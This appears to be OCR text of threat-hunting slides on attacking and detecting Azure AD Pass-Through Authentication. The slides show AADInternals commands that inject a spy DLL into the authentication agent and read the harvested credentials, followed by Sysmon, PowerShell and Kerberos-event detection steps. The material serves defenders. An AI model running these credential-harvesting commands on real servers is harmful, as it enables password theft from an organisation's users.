
Pass Through Authentication Method



Sign-in events are recorded in Azure AD and On-Premise Active directory servers

AAD Connect running Pass Through Authentication (PTA).

Attacking Azure AD PTA




```
AADConnect PS > Import-Module AADInternals
AADConnect PS > Install-AADIntPTASpy
```

1. TA injects malicious DLL in "AzureADConnectAuthenticationAgentService"

```
AADConnect PS > Get-AADIntPTASpyLog

UserName                Password                          Time
--------                --------                          ----
blue@threathunting.dev <base64 Hash XXXX> 3/7/2021 3:52:29 AM
```

2.Vew harvested credentials.
Valid/Invalid credentials are ACCEPTED & LOGGED locally


Threat Actor Workflow

AAD Connect running Pass Through Authentication (PTA).

Hunting for AAD PTA Spy

Protect AAD Connect server as a Tier0 asset & Enable MFA

Detection



Sysmon – Image Loaded **Event Id 7 on** AAD Connect Server.
Look for malicious DLLs.

Hunting

```
AAD Connect PS> Get-Process
AzureADConnectAuthenticationAgentService | Select-Object -
ExpandProperty Modules
```

1. **Hunt for suspicious DLLs injected in process**

2. **Identify Malicious activity linked to PTA**
   - Review any new DLLs dropped on AADC
   - Memory forensics to detect process Hooking

3. **Events for Service Ticket Request for AADConnect will not be logged in the Active Directory.**
   - 4768 Kerberos authentication TGT request
   - 4769 Kerberos service ticket was requested

Acknowledgements

The Good Folks at @Mandiant

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@harmj0y

@gentilkiwi

@elad_shamir

@_dirkjan

@PyroTek3

@mburns7

Thanks for listening!

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